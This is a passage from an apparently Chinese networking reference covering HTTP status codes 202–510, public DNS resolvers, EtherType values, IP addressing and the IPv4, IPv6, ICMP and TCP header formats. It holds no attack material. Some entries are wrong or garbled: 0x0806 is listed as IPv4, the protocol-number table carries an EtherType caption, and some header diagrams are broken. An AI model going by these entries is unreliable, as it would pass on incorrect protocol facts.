202 Accepted 服务器已接受请求，但尚未处理。正如它可能被拒绝一样，最终该请求可能会也可能不会被执行。在异步操作的场合下，没有比发送这个状态码更方便的做法了。返回 202 状态码的响应的目的是允许服务器接受其他过程的请求（例如某个每天只执行一次的基于批处理的操作），而不必让客户端一直保持与服务器的连接直到批处理操作全部完成。在接受请求处理并返回 202 状态码的响应应当在返回的实体中包含一些指示处理当前状态的信息，以及指向处理状态监视器或状态预测的指针，以便用户能够估计操作是否已经完成。

203 Non-Authoritative Information 服务器已成功处理了请求，但返回的实体头部元信息不是在原始服务器上有效的确定集合，而是来自本地或者第三方的拷贝。当前的信息可能是原始版本的子集或者超集。例如，包含资源的元数据可能导致原始服务器知道元信息的超集。使用此状态码不是必须的，而且只有在响应不使用此状态码便会返回 200 OK 的情况下才是合适的。

204 No Content 服务器成功处理了请求，但不需要返回任何实体内容，并且希望返回更新了的元信息。响应可能通过实体头部的形式，返回新的或更新后的元信息。如果存在这些头部信息，则应当与所请求的变量相呼应。如果客户端是浏览器的话，那么用户浏览器应保留发送了该请求的页面，而不产生任何文档视图上的变化，即使按照规范新的或更新后的元信息应当被应用到用户浏览器活动视图中的文档。由于 204 响应被禁止包含任何消息体，因此它始终以消息头后的第一个空行结尾。

205 Reset Content 服务器成功处理了请求，且没有返回任何内容。但是与 204 响应不同，返回此状态码的响应要求请求者重置文档视图。该响应主要是被用于接受用户输入后，立即重置表单，以便用户能够轻松地开始另一次输入。与 204 响应一样，该响应也被禁止包含任何消息体，且以消息头后的第一个空行结束。

206 Partial Content 服务器已经成功处理了部分 GET 请求。类似于 FlashGet 或者迅雷这类的 HTTP 下载工具都是使用此类响应实现断点续传或者将一个大文档分解为多个下载段同时下载。该请求必须包含 Range 头信息来指示客户端希望得到的内容范围，并且可能包含 If-Range 来作为请求条件。响应必须包含如下的头部域：

- Content-Range 用以指示本次响应中返回的内容的范围；如果是 Content-Type 为 multipart/byteranges 的多段下载，则每一 multipart 段中都应包含 Content-Range 域用以指示本段的内容范围。假如响应中包含 Content-Length，那么它的数值必须匹配它返回的内容范围的真实字节数。
- Date
- ETag 和 / 或 Content-Location，假如同样的请求本应该返回 200 响应。

- Expires, Cache-Control, 和 / 或 Vary, 假如其值可能与之前相同变量的其他响应对应的值不同的话。

假如本响应请求使用了 If-Range 强缓存验证, 那么本次响应不应该包含其他实体头; 假如本响应的请求使用了 If-Range 弱缓存验证, 那么本次响应禁止包含其他实体头; 这避免了缓存的实体内容和更新了的实体头信息之间的不一致。否则, 本响应就应当包含所有本应该返回 200 响应中应当返回的所有实体头部域。假如 ETag 或 Last-Modified 头部不能精确匹配的话, 则客户端缓存应禁止将 206 响应返回的内容与之前任何缓存过的内容组合在一起。任何不支持 Range 以及 Content-Range 头的缓存都禁止缓存 206 响应返回的内容。

207 Multi-Status 由 WebDAV(RFC 2518) 扩展的状态码, 代表之后的消息体将是一个 XML 消息, 并且可能依照之前子请求数量的不同, 包含一系列独立的响应代码。

3xx 重定向这类状态码代表需要客户端采取进一步的操作才能完成请求。通常, 这些状态码用来重定向, 后续的请求地址 (重定向目标) 在本次响应的 Location 域中指明。

当且仅当后续的请求所使用的方法是 GET 或者 HEAD 时, 用户浏览器才可以在没有用户介入的情况下自动提交所需要的后续请求。客户端应当自动监测无限循环重定向 (例如: A→B→C→……→A 或 A→A), 因为这会导致服务器和客户端大量不必要的资源消耗。按照 HTTP/1.0 版规范的建议, 浏览器不应自动访问超过 5 次的重定向。

300 Multiple Choices 被请求的资源有一系列可供选择的回馈信息, 每个都有自己特定的地址和浏览器驱动的商议信息。用户或浏览器能够自行选择一个首选的地址进行重定向。除非这是一个 HEAD 请求, 否则该响应应当包括一个资源特性及地址的列表的实体, 以便用户或浏览器从中选择最合适的选择地址。这个实体的格式由 Content-Type 定义的格式所决定。浏览器可能根据响应的格式以及浏览器自身能力, 自动作出最合适的选择。当然, RFC 2616 规范并没有规定这样的自动选择该如何进行。如果服务器本身已经有了首选的回馈选择, 那么在 Location 中应当指明这个回馈的 URI; 浏览器可能会将这个 Location 值作为自动重定向的地址。此外, 除非额外指定, 否则这个响应也是可缓存的。

301 Moved Permanently 被请求的资源已永久移动到新位置, 并且将来任何对此资源的引用都应该使用本响应返回的若干个 URI 之一。如果可能, 拥有链接编辑功能的客户端应当自动把请求的地址修改为从服务器反馈回来的地址。除非额外指定, 否则这个响应也是可缓存的。新的永久性的 URI 应当在响应的 Location 域中返回。除非这是一个 HEAD 请求, 否则响应的实体中应当包含指向新的 URI 的超链接及简短说明。如果这不是一个 GET 或者 HEAD 请求, 因此浏览器禁止自动进行重定向, 除非得到用户的确认, 因为请求的条件可能因此发生变化。注意: 对于某些使用 HTTP/1.0 协议的浏览器, 当它们发送的 POST 请求得到了一个 301 响应的话, 接下来的重定向请求将会变成 GET 方式。

302 Found 请求的资源现在临时从不同的 URI 响应请求。由于这样的重定向是临时的, 客户端应当继续向原有地址发送以后的请求。只有在 Cache-Control 或 Expires 中进行了指

定的情况下，这个响应才是可缓存的。新的临时性的 URI 应当在响应的 Location 域中返回。除非这是一个 HEAD 请求，否则响应的实体中应当包含指向新的 URI 的超链接及简短说明。如果这不是一个 GET 或者 HEAD 请求，那么浏览器禁止自动进行重定向，除非得到用户的确认，因为请求的条件可能因此发生变化。注意：虽然 RFC 1945 和 RFC 2068 规范不允许客户端在重定向时改变请求的方法，但是很多现存的浏览器将 302 响应视作为 303 响应，并且使用 GET 方式访问在 Location 中规定的 URI，而无视原先请求的方法。状态码 303 和 307 被添加了进来，用以明确服务器期待客户端进行何种反应。

303 See Other 对应当前请求的响应可以在另一个 URI 上被找到，而且客户端应当采用 GET 的方式访问那个资源。这个方法的存在主要是为了允许由脚本激活的 POST 请求输出重定向到一个新的资源。这个新的 URI 不是原始资源的替代引用。同时，303 响应禁止被缓存。当然，第二个请求（重定向）可能被缓存。新的 URI 应当在响应的 Location 域中返回。除非这是一个 HEAD 请求，否则响应的实体中应当包含指向新的 URI 的超链接及简短说明。注意：许多 HTTP/1.1 版以前的浏览器不能正确理解 303 状态。如果需要考虑与这些浏览器之间的互动，302 状态码应该可以胜任，因为大多数的浏览器处理 302 响应时的方式恰恰就是上述规范要求客户端处理 303 响应时应当做的。

304 Not Modified 如果客户端发送了一个带条件的 GET 请求且该请求已被允许，而文档的内容（自上次访问以来或者根据请求的条件）并没有改变，则服务器应当返回这个状态码。304 响应禁止包含消息体，因此始终以消息头后的第一个空行结尾。该响应必须包含以下的头信息：Date，除非这个服务器没有时钟。假如没有时钟的服务器也遵守这些规则，那么代理服务器以及客户端可以自行将 Date 字段添加到接收到的响应头中去（正如 RFC 2068 中规定的一样），缓存机制将会正常工作。ETag 和 / 或 Content-Location，假如同样的请求本应返回 200 响应。Expires, Cache-Control, 和 / 或 Vary，假如其值可能与之前相同变量的其他响应对应的值不同的话。假如本响应请求使用了强缓存验证，那么本次响应不应该包含其他实体头；否则（例如，某个带条件的 GET 请求使用了弱缓存验证），本次响应禁止包含其他实体头；这避免了缓存了的实体内容和更新了的实体头信息之间的不一致。假如某个 304 响应指明了当前某个实体没有缓存，那么缓存系统必须忽视这个响应，并且重复发送不包含限制条件的请求。假如接收到一个要求更新某个缓存条目的 304 响应，那么缓存系统必须更新整个条目以反映所有在响应中被更新的字段的值。

305 Use Proxy 被请求的资源必须通过指定的代理才能被访问。Location 域中将给出指定的代理所在的 URI 信息，接收者需要重复发送一个单独的请求，通过这个代理才能访问相应资源。只有原始服务器才能创建 305 响应。注意：RFC 2068 中没有明确 305 响应是为了重定向一个单独的请求，而且只能被原始服务器创建。忽视这些限制可能导致严重的安全后果。

306 Switch Proxy 在最新版的规范中，306 状态码已经不再被使用。

307 Temporary Redirect 请求的资源现在临时从不同的 URI 响应请求。由于这样的重定向是临时的，客户端应当继续向原有地址发送以后的请求。只有在 Cache-Control 或 Expires 中进行了指定的情况下，这个响应才是可缓存的。新的临时性的 URI 应当在响应的 Location 域中返回。除非这是一个 HEAD 请求，否则响应的实体中应当包含指向新的 URI 的超链接及简短说明。因为部分浏览器不能识别 307 响应，因此需要添加上述必要信息以便用户能够理解并向新的 URI 发出访问请求。如果这不是一个 GET 或者 HEAD 请求，那么浏览器禁止自动进行重定向，除非得到用户的确认，因为请求的条件可能因此发生变化。

4xx 客户端错误这类的状态码代表了客户端看起来可能发生了错误，妨碍了服务器的处理。除非响应的是一个 HEAD 请求，否则服务器就应该返回一个解释当前错误状况的实体，以及这是临时的还是永久性的状况。这些状态码适用于任何请求方法。浏览器应当向用户显示任何包含在此类错误响应中的实体内容。

如果错误发生时客户端正在传送数据，那么使用 TCP 的服务器实现应当仔细确保在关闭客户端与服务器之间的连接之前，客户端已经收到了包含错误信息的数据包。如果客户端在收到错误信息后继续向服务器发送数据，服务器的 TCP 栈将向客户端发送一个重置数据包，以清除该客户端所有还未识别的输入缓冲，以免这些数据被服务器上的应用程序读取并干扰后者。

400 Bad Request 由于包含语法错误，当前请求无法被服务器理解。除非进行修改，否则客户端不应该重复提交这个请求。

401 Unauthorized 当前请求需要用户验证。该响应必须包含一个适用于被请求资源的 WWW-Authenticate 信息头用以询问用户信息。客户端可以重复提交一个包含恰当的 Authorization 头信息的请求。如果当前请求已经包含了 Authorization 证书，那么 401 响应代表着服务器验证已经拒绝了那些证书。如果 401 响应包含了与前一个响应相同的身份验证询问，且浏览器已经至少尝试了一次验证，那么浏览器应当向用户展示响应中包含的实体信息，因为这个实体信息中可能包含了相关诊断信息。参见 RFC 2617。

402 Payment Required 该状态码是为了将来可能的需求而预留的。

403 Forbidden 服务器已经理解请求，但是拒绝执行它。与 401 响应不同的是，身份验证并不能提供任何帮助，而且这个请求也不应该被重复提交。如果这不是一个 HEAD 请求，而且服务器希望能够讲清楚为何请求不能被执行，那么就应该在实体内描述拒绝的原因。当然服务器也可以返回一个 404 响应，假如它不希望让客户端获得任何信息。

404 Not Found 请求失败，请求所希望得到的资源未被在服务器上发现。没有信息能够告诉用户这个状况到底是暂时的还是永久的。假如服务器知道情况的话，应当使用 410 状态码来告知旧资源因为某些内部的配置机制问题，已经永久的不可用，而且没有任何可以跳转的地址。404 这个状态码被广泛应用于当服务器不想揭示到底为何请求被拒绝或者没

有其他适合的响应可用的情况下。

405 Method Not Allowed 请求行中指定的请求方法不能被用于请求相应的资源。该响应必须返回一个 Allow 头信息用以表示出当前资源能够接受的请求方法的列表。鉴于 PUT, DELETE 方法会对服务器上的资源进行写操作, 因而绝大部分的网页服务器都不支持或者在默认配置下不允许上述请求方法, 对于此类请求均会返回 405 错误。

406 Not Acceptable 请求的资源的内容特性无法满足请求头中的条件, 因而无法生成响应实体。除非这是一个 HEAD 请求, 否则该响应就应当返回一个包含可以让用户或者浏览器从中选择最合适实体特性以及地址列表的实体。实体的格式由 Content-Type 头中定义的媒体类型决定。浏览器可以根据格式及自身能力自行作出最佳选择。但是, 规范中并没有定义任何作出此类自动选择的标准。

407 Proxy Authentication Required 与 401 响应类似, 只不过客户端必须在代理服务器上进行身份验证。代理服务器必须返回一个 Proxy-Authenticate 用以进行身份询问。客户端可以返回一个 Proxy-Authorization 信息头用以验证。参见 RFC 2617。

408 Request Timeout 请求超时。客户端没有在服务器预备等待的时间内完成一个请求的发送。客户端可以随时再次提交这一请求而无需进行任何更改。

409 Conflict 由于和被请求的资源的当前状态之间存在冲突, 请求无法完成。这个代码只允许用在这样的情况下才能被使用: 用户被认为能够解决冲突, 并且会重新提交新的请求。该响应应当包含足够的信息以便用户发现冲突的源头。冲突通常发生于对 PUT 请求的处理中。例如, 在采用版本检查的环境下, 某次 PUT 提交的对特定资源的修改请求所附带的版本信息与之前的某个(第三方)请求向冲突, 那么此时服务器就应该返回一个 409 错误, 告知用户请求无法完成。此时, 响应实体中很可能会包含两个冲突版本之间的差异比较, 以便用户重新提交归并以后的新版本。

410 Gone 被请求的资源在服务器上已经不再可用, 而且没有任何已知的转发地址。这样的状况应当被认为是永久性的。如果可能, 拥有链接编辑功能的客户端应当在获得用户许可后删除所有指向这个地址的引用。如果服务器不知道或者无法确定这个状况是否是永久的, 那么就应该使用 404 状态码。除非额外说明, 否则这个响应是可缓存的。410 响应的目的主要是帮助网站管理员维护网站, 通知用户该资源已经不再可用, 并且服务器拥有者希望所有指向这个资源的远端连接也被删除。这类事件在限时、增值服务中很普遍。同样, 410 响应也被用于通知客户端在当前服务器站点上, 原本属于某个个人的资源已经不再可用。当然, 是否需要把所有永久不可用的资源标记为'410 Gone', 以及是否需要保持此标记多长时间, 完全取决于服务器拥有者。

411 Length Required 服务器拒绝在没有定义 Content-Length 头的情况下接受请求。在添加了表明请求消息体长度的有效 Content-Length 头之后, 客户端可以再次提交该请求。

412 Precondition Failed 服务器在验证在请求的头字段中给出先决条件时, 没能满足其

中的一个或多个。这个状态码允许客户端在获取资源时在请求的元信息（请求头字段数据）中设置先决条件，以此避免该请求方法被应用到其希望的内容以外的资源上。

413 Request Entity Too Large 服务器拒绝处理当前请求，因为该请求提交的实体数据大小超过了服务器愿意或者能够处理的范围。此种情况下，服务器可以关闭连接以免客户端继续发送此请求。如果这个状况是临时的，服务器应当返回一个 `Retry-After` 的响应头，以告知客户端可以在多少时间以后重新尝试。

414 Request-URI Too Long 请求的 URI 长度超过了服务器能够解释的长度，因此服务器拒绝对该请求提供服务。这比较少见，通常的情况包括：本应使用 POST 方法的表单提交变成了 GET 方法，导致查询字符串（Query String）过长。重定向 URI “黑洞”，例如每次重定向把旧的 URI 作为新的 URI 的一部分，导致在若干次重定向后 URI 超长。客户端正在尝试利用某些服务器中存在的安全漏洞攻击服务器。这类服务器使用固定长度的缓冲读取或操作请求的 URI，当 GET 后的参数超过某个数值后，可能会产生缓冲区溢出，导致任意代码被执行 [1]。没有此类漏洞的服务器，应当返回 414 状态码。

415 Unsupported Media Type 对于当前请求的方法和所请求的资源，请求中提交的实体并不是服务器中所支持的格式，因此请求被拒绝。

416 Requested Range Not Satisfiable 如果请求中包含了 `Range` 请求头，并且 `Range` 中指定的任何数据范围都与当前资源的可用范围不重合，同时请求中又没有定义 `If-Range` 请求头，那么服务器就应当返回 416 状态码。假如 `Range` 使用的是字节范围，那么这种情况就是指请求指定的所有数据范围的首字节位置都超过了当前资源的长度。服务器也应当在返回 416 状态码的同时，包含一个 `Content-Range` 实体头，用以指明当前资源的长度。这个响应也被禁止使用 `multipart/byteranges` 作为其 `Content-Type`。

417 Expectation Failed 在请求头 `Expect` 中指定的预期内容无法被服务器满足，或者这个服务器是一个代理服务器，它有明显的证据证明在当前路由的下一个节点上，`Expect` 的内容无法被满足。

418 I'm a teapot 本操作码是在 1998 年作为 IETF 的传统愚人节笑话，在 RFC 2324 超文本咖啡壶控制协议中定义的，并不需要在真实的 HTTP 服务器中定义。

421 There are too many connections from your internet address 从当前客户端所在的 IP 地址到服务器的连接数超过了服务器许可的最大范围。通常，这里的 IP 地址指的是从服务器上看到的客户端地址（比如用户的网关或者代理服务器地址）。在这种情况下，连接数的计算可能涉及到不止一个终端用户。

422 Unprocessable Entity 请求格式正确，但是由于含有语义错误，无法响应。（RFC 4918 WebDAV）

423 Locked 当前资源被锁定。（RFC 4918 WebDAV）

424 Failed Dependency 由于之前的某个请求发生的错误，导致当前请求失败，例如

PROPPATCH。（RFC 4918 WebDAV）

425 Unordered Collection 在 WebDav Advanced Collections 草案中定义，但是未出现在《WebDAV 顺序集协议》（RFC 3658）中。

426 Upgrade Required 客户端应当切换到 TLS/1.0。（RFC 2817）

449 Retry With 由微软扩展，代表请求应当在执行完适当的操作后进行重试。

5xx 服务器错误这类状态码代表了服务器在处理请求的过程中有错误或者异常状态发生，也有可能是服务器意识到以当前的软硬件资源无法完成对请求的处理。除非这是一个 HEAD 请求，否则服务器应当包含一个解释当前错误状态以及这个状况是临时的还是永久的解释信息实体。浏览器应当向用户展示任何在当前响应中被包含的实体。

这些状态码适用于任何响应方法。

500 Internal Server Error 服务器遇到了一个未曾预料的状况，导致了它无法完成对请求的处理。一般来说，这个问题都会在服务器的程序码出错时出现。

501 Not Implemented 服务器不支持当前请求所需要的某个功能。当服务器无法识别请求的方法，并且无法支持其对任何资源的请求。

502 Bad Gateway 作为网关或者代理工作的服务器尝试执行请求时，从上游服务器接收到无效的响应。

503 Service Unavailable 由于临时的服务器维护或者过载，服务器当前无法处理请求。这个状况是临时的，并且将在一段时间以后恢复。如果能够预计延迟时间，那么响应中可以包含一个 Retry-After 头用以标明这个延迟时间。如果没有给出这个 Retry-After 信息，那么客户端应当以处理 500 响应的方式处理它。

504 Gateway Timeout 作为网关或者代理工作的服务器尝试执行请求时，未能及时从上游服务器（URI 标识出的服务器，例如 HTTP、FTP、LDAP）或者辅助服务器（例如 DNS）收到响应。注意：某些代理服务器在 DNS 查询超时时会返回 400 或者 500 错误。

505 HTTP Version Not Supported 服务器不支持，或者拒绝支持在请求中使用的 HTTP 版本。这暗示着服务器不能或不愿使用与客户端相同的版本。响应中应当包含一个描述了为何版本不被支持以及服务器支持哪些协议的实体。

506 Variant Also Negotiates 由《透明内容协商协议》（RFC 2295）扩展，代表服务器存在内部配置错误：被请求的协商变元资源被配置为在透明内容协商中使用自己，因此在一个协商处理中不是一个合适的重点。

507 Insufficient Storage 服务器无法存储完成请求所必须的内容。这个状况被认为是临时的。（WebDAV RFC 4918）

509 Bandwidth Limit Exceeded 服务器达到带宽限制。这不是一个官方的状态码，但是仍被广泛使用。

510 Not Extended 获取资源所需要的策略并没有被满足。（RFC 2774）

13.4 DNS

13.4.1 Public DNS services

Verisign:64.6.64.6,64.6.65.6

Baidu: 180.76.76.76

Tencent DNSPOD:182.254.116.116,119.29.29.29

AliDNS:223.5.5.5,223.6.6.6

Cisco OpenDNS Umbrella:208.67.222.222,208.67.220.220,208.67.220.222

IBM:9.9.9.9

Google:8.8.8.8

13.5 Ethernet Frame Format

EtherType is a two-octet field in an Ethernet frame. It is used to indicate which protocol is encapsulated in the payload of an Ethernet Frame. The same field is also used to indicate the size of some Ethernet frames. EtherType was first defined by the Ethernet II framing standard, and later adapted for the IEEE 802.3 standard.

EtherType	Protocol
0x0800	IPv4
0x0806	IPv4
0x8100	VLAN-tagged frame (IEEE 802.1Q) and Shortest Path Bridging IEEE 802.1aq
0x86DD	IPv6
0x8847	MPLS unicast
0x8848	MPLS multicast
0x88A8	Provider Bridging (IEEE 802.1ad) and Shortest Path Bridging IEEE 802.1aq

表 13-2 Notable EtherType values

13.6 IP 地址

A 类地址，网络号字段全 0 表示“本网络”，127 表示“环回测试”。A 类地址以 0(二进制) 开头，B 类以 10 开头，C 类以 110 开头，D 类以 1110 开头用于多播，E 类以 1111 开

头，为保留地址。

RFC 1918 指定了一批专用地址，对于因特网上目的地址是专用地址的数据包，路由器不进行转发。专用地址包括：**10/8, 172.16/12, 192.168/16**。使用专用 IP 的网络称专用网。对于地理位置分散的专用网，可以租用电信线路，也可在因特网上构造**虚拟专用网 (VPN)**。

13.6.1 IPv4 包头格式

RFC791 规定的 IPv4 包头格式：

0	1	2	3
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1			
<hr/>			
Version IHL Type of Service Total Length			
<hr/>			
Identification Flags Fragment Offset			
<hr/>			
Time to Live Protocol Header Checksum			
<hr/>			
Source Address			
<hr/>			
Destination Address			
<hr/>			
Options Padding			
<hr/>			

第一行 Version 值为 4,IHL(Internet Header length) 表示头部所包含的 32bit 字的数目。8bit 的 Type of Service 后来被分为 6bit DSCP(RFC2474) 和 2bit ECN 字段。Differentiated Services Code Point (DSCP) 由 RFC2474 定义，新的需要实时数据流的技术会应用这个字段。ECN(Explicit Congestion Notification) 在 RFC 3168 中定义，允许在不丢弃报文的同时通知对方网络拥塞的发生。ECN 是一种可选的功能，仅当两端都支持并希望使用，且底层网络支持时才被使用。Total Length 为 IP 头部和 IP 载荷长度的总和，同 MTU 所表示的范围是一致的。Total Length 字段占用两个字节，意味着 IP 包最长 65535。如果 IP 包经过了分片，则 Total Length 仅表示本分片的长度，而不是分片之前的包长度。


第二行与分片相关，同一个包的所有分片 Identification 相同。Fragment Offset 表示本分片在原包中的位置，单位为 8 字节。Flags 包括 3bit，第 1 个 bit 必须是 0；第 2 个为 DF，

表示不分片。第 3 个为 MF，表示后面还有更多的分片。

第三行 Protocol 字段表示上层协议的名称(同 IPv6 的 Next Header 字段)，其值起初由 RFC 790 规定，后由 IANA 维护，如 0x6 表示 TCP，0x11 表示 UDP，0x29 表示 IPv6(6in4)。




13.6.2 IPv6 包头格式

RFC2460 规定的 IPv6 的包格式包括：



第一行 Version 为 6。Traffic Class 同 IPv4 的 Type of Service 一样，被改称 DiffServ，分为 6bit 长的 DSCP 和 2bit 长的 ECN。20bit 的 flowlabel 与流媒体有关。第二行 Payload Length 包括扩展头部和上层载荷长度，这点与 IPv4 的 Total Length 字段不同。IPv6 固定头部的长度为 40 字节，不需指明。而 IPv4 则有 IHL 字段。如果没有扩展头部，Next Header 表示

IPv6 的上层协议，包括 TCP, UDP, ICMPv6, OSPF 等，与 IPv4 的 Protocol 字段共用相同的取值。如果有扩展头部，则 Next Header 表示第一个扩展头部的类型，其值与上层协议的值一起由 IANA 维护。第一个扩展头部的 Next Header 表示第二个扩展头部的类型(如果有第二个扩展头部)。最后一个扩展头部的 Next Header 字段表示上层协议的类型。扩展头部至少 8 字节，且按照 8 字节对齐，不足则填充。总之，顾名思义，Next Header 表示当前头部之后的头部的类型。Hop Limit 即 TTL。



13.6.3 ICMP 包头格式

FC792 定义的 ICMP 包头格式包括：

Echo or Echo Reply Message

0	1	2	3
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1			
+++++-----+-----+-----+-----+-----+-----+-----+-----+-----+			
Type	Code	Checksum	
+++++-----+-----+-----+-----+-----+-----+-----+-----+-----+			
Identifier	Sequence Number		
+++++-----+-----+-----+-----+-----+-----+-----+-----+-----+			
Data ...			
++++++			

Timestamp or Timestamp Reply Message

0	1	2	3
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1			
+++++-----+-----+-----+-----+-----+-----+-----+-----+-----+			
Type	Code	Checksum	
+++++-----+-----+-----+-----+-----+-----+-----+-----+-----+			
Identifier	Sequence Number		
+++++-----+-----+-----+-----+-----+-----+-----+-----+-----+			
Originate Timestamp			
+++++-----+-----+-----+-----+-----+-----+-----+-----+-----+			
RECEive Timestamp			
+++++-----+-----+-----+-----+-----+-----+-----+-----+-----+			
Transmit Timestamp			
+++++-----+-----+-----+-----+-----+-----+-----+-----+-----+			

13.6.4 List of IP protocol numbers

IP **protocol numbers** are used in the Protocol field of the IPv4 header and the Next Header field of IPv6 header.

Frequently used values include:


Number	Protocol
1	ICMP
6	TCP
17	UDP
47	GRE
115	L2TP

表 13-3 Notable EtherType values

13.7 TCP

13.7.1 TCP 包头格式

RFC793 规定的 TCP 报文格式:



Data Offset, 有些文献叫 Header length, 表示 TCP 包头长度, 单位为 32bit 字。RFC793 定义了 5 个控制 bit, 后来又新增 3 个控制 bit, Reserved 相应减少了 3bit。

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+															
				N C E U A P R S F											
Header Length Reserved S W C R C S S Y I															
				R E G K H T N N											
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+															

RFC3540 又增加了 NS(ECN-nonce concealment protection) 字段, 防止恶意攻击。ECN(Explicit Congestion Notification) 是 IP 和 TCP 协议的扩展, 使得通信双方可以不通过丢包就能相互通告网络拥塞。只用于 TCP 连接双方和中间路由结点都支持该扩展的情形, 某些老式或异常的中间某路由器会将设置了 ECN 的包丢弃。ECN 于 2001 年定义于 RFC3168。TCP 协议报文增加 ECE(ECN-Echo) 和 CWR(Congestion Window Reduced) 字段。连接建立阶段, SYN 和 SYN-ACK 报文段的 ECE 字段分别置位, 表示该通信方支持 ECN。IP 协议 DiffServ 字段的最低两位称 ECN 字段。ECN 为 0 表示 Non-ECN。ECN 设置为 1 或 2 表示 ECN 使能 (ECT,ECN-Capable Transport)。ECN 设置为 3 表示经历了拥塞 (Congestion Experienced,CE)。如果 TCP 通信双方经协商都开启 ECN 时, IP 包 ECN 字段设置为 ECT。如果中间路由器发现了拥塞, 且 IP 包设置为 ECT, 同时路由器也支持 ECN, 则路由器将 IP 的 ECN 字段设置为 CE。

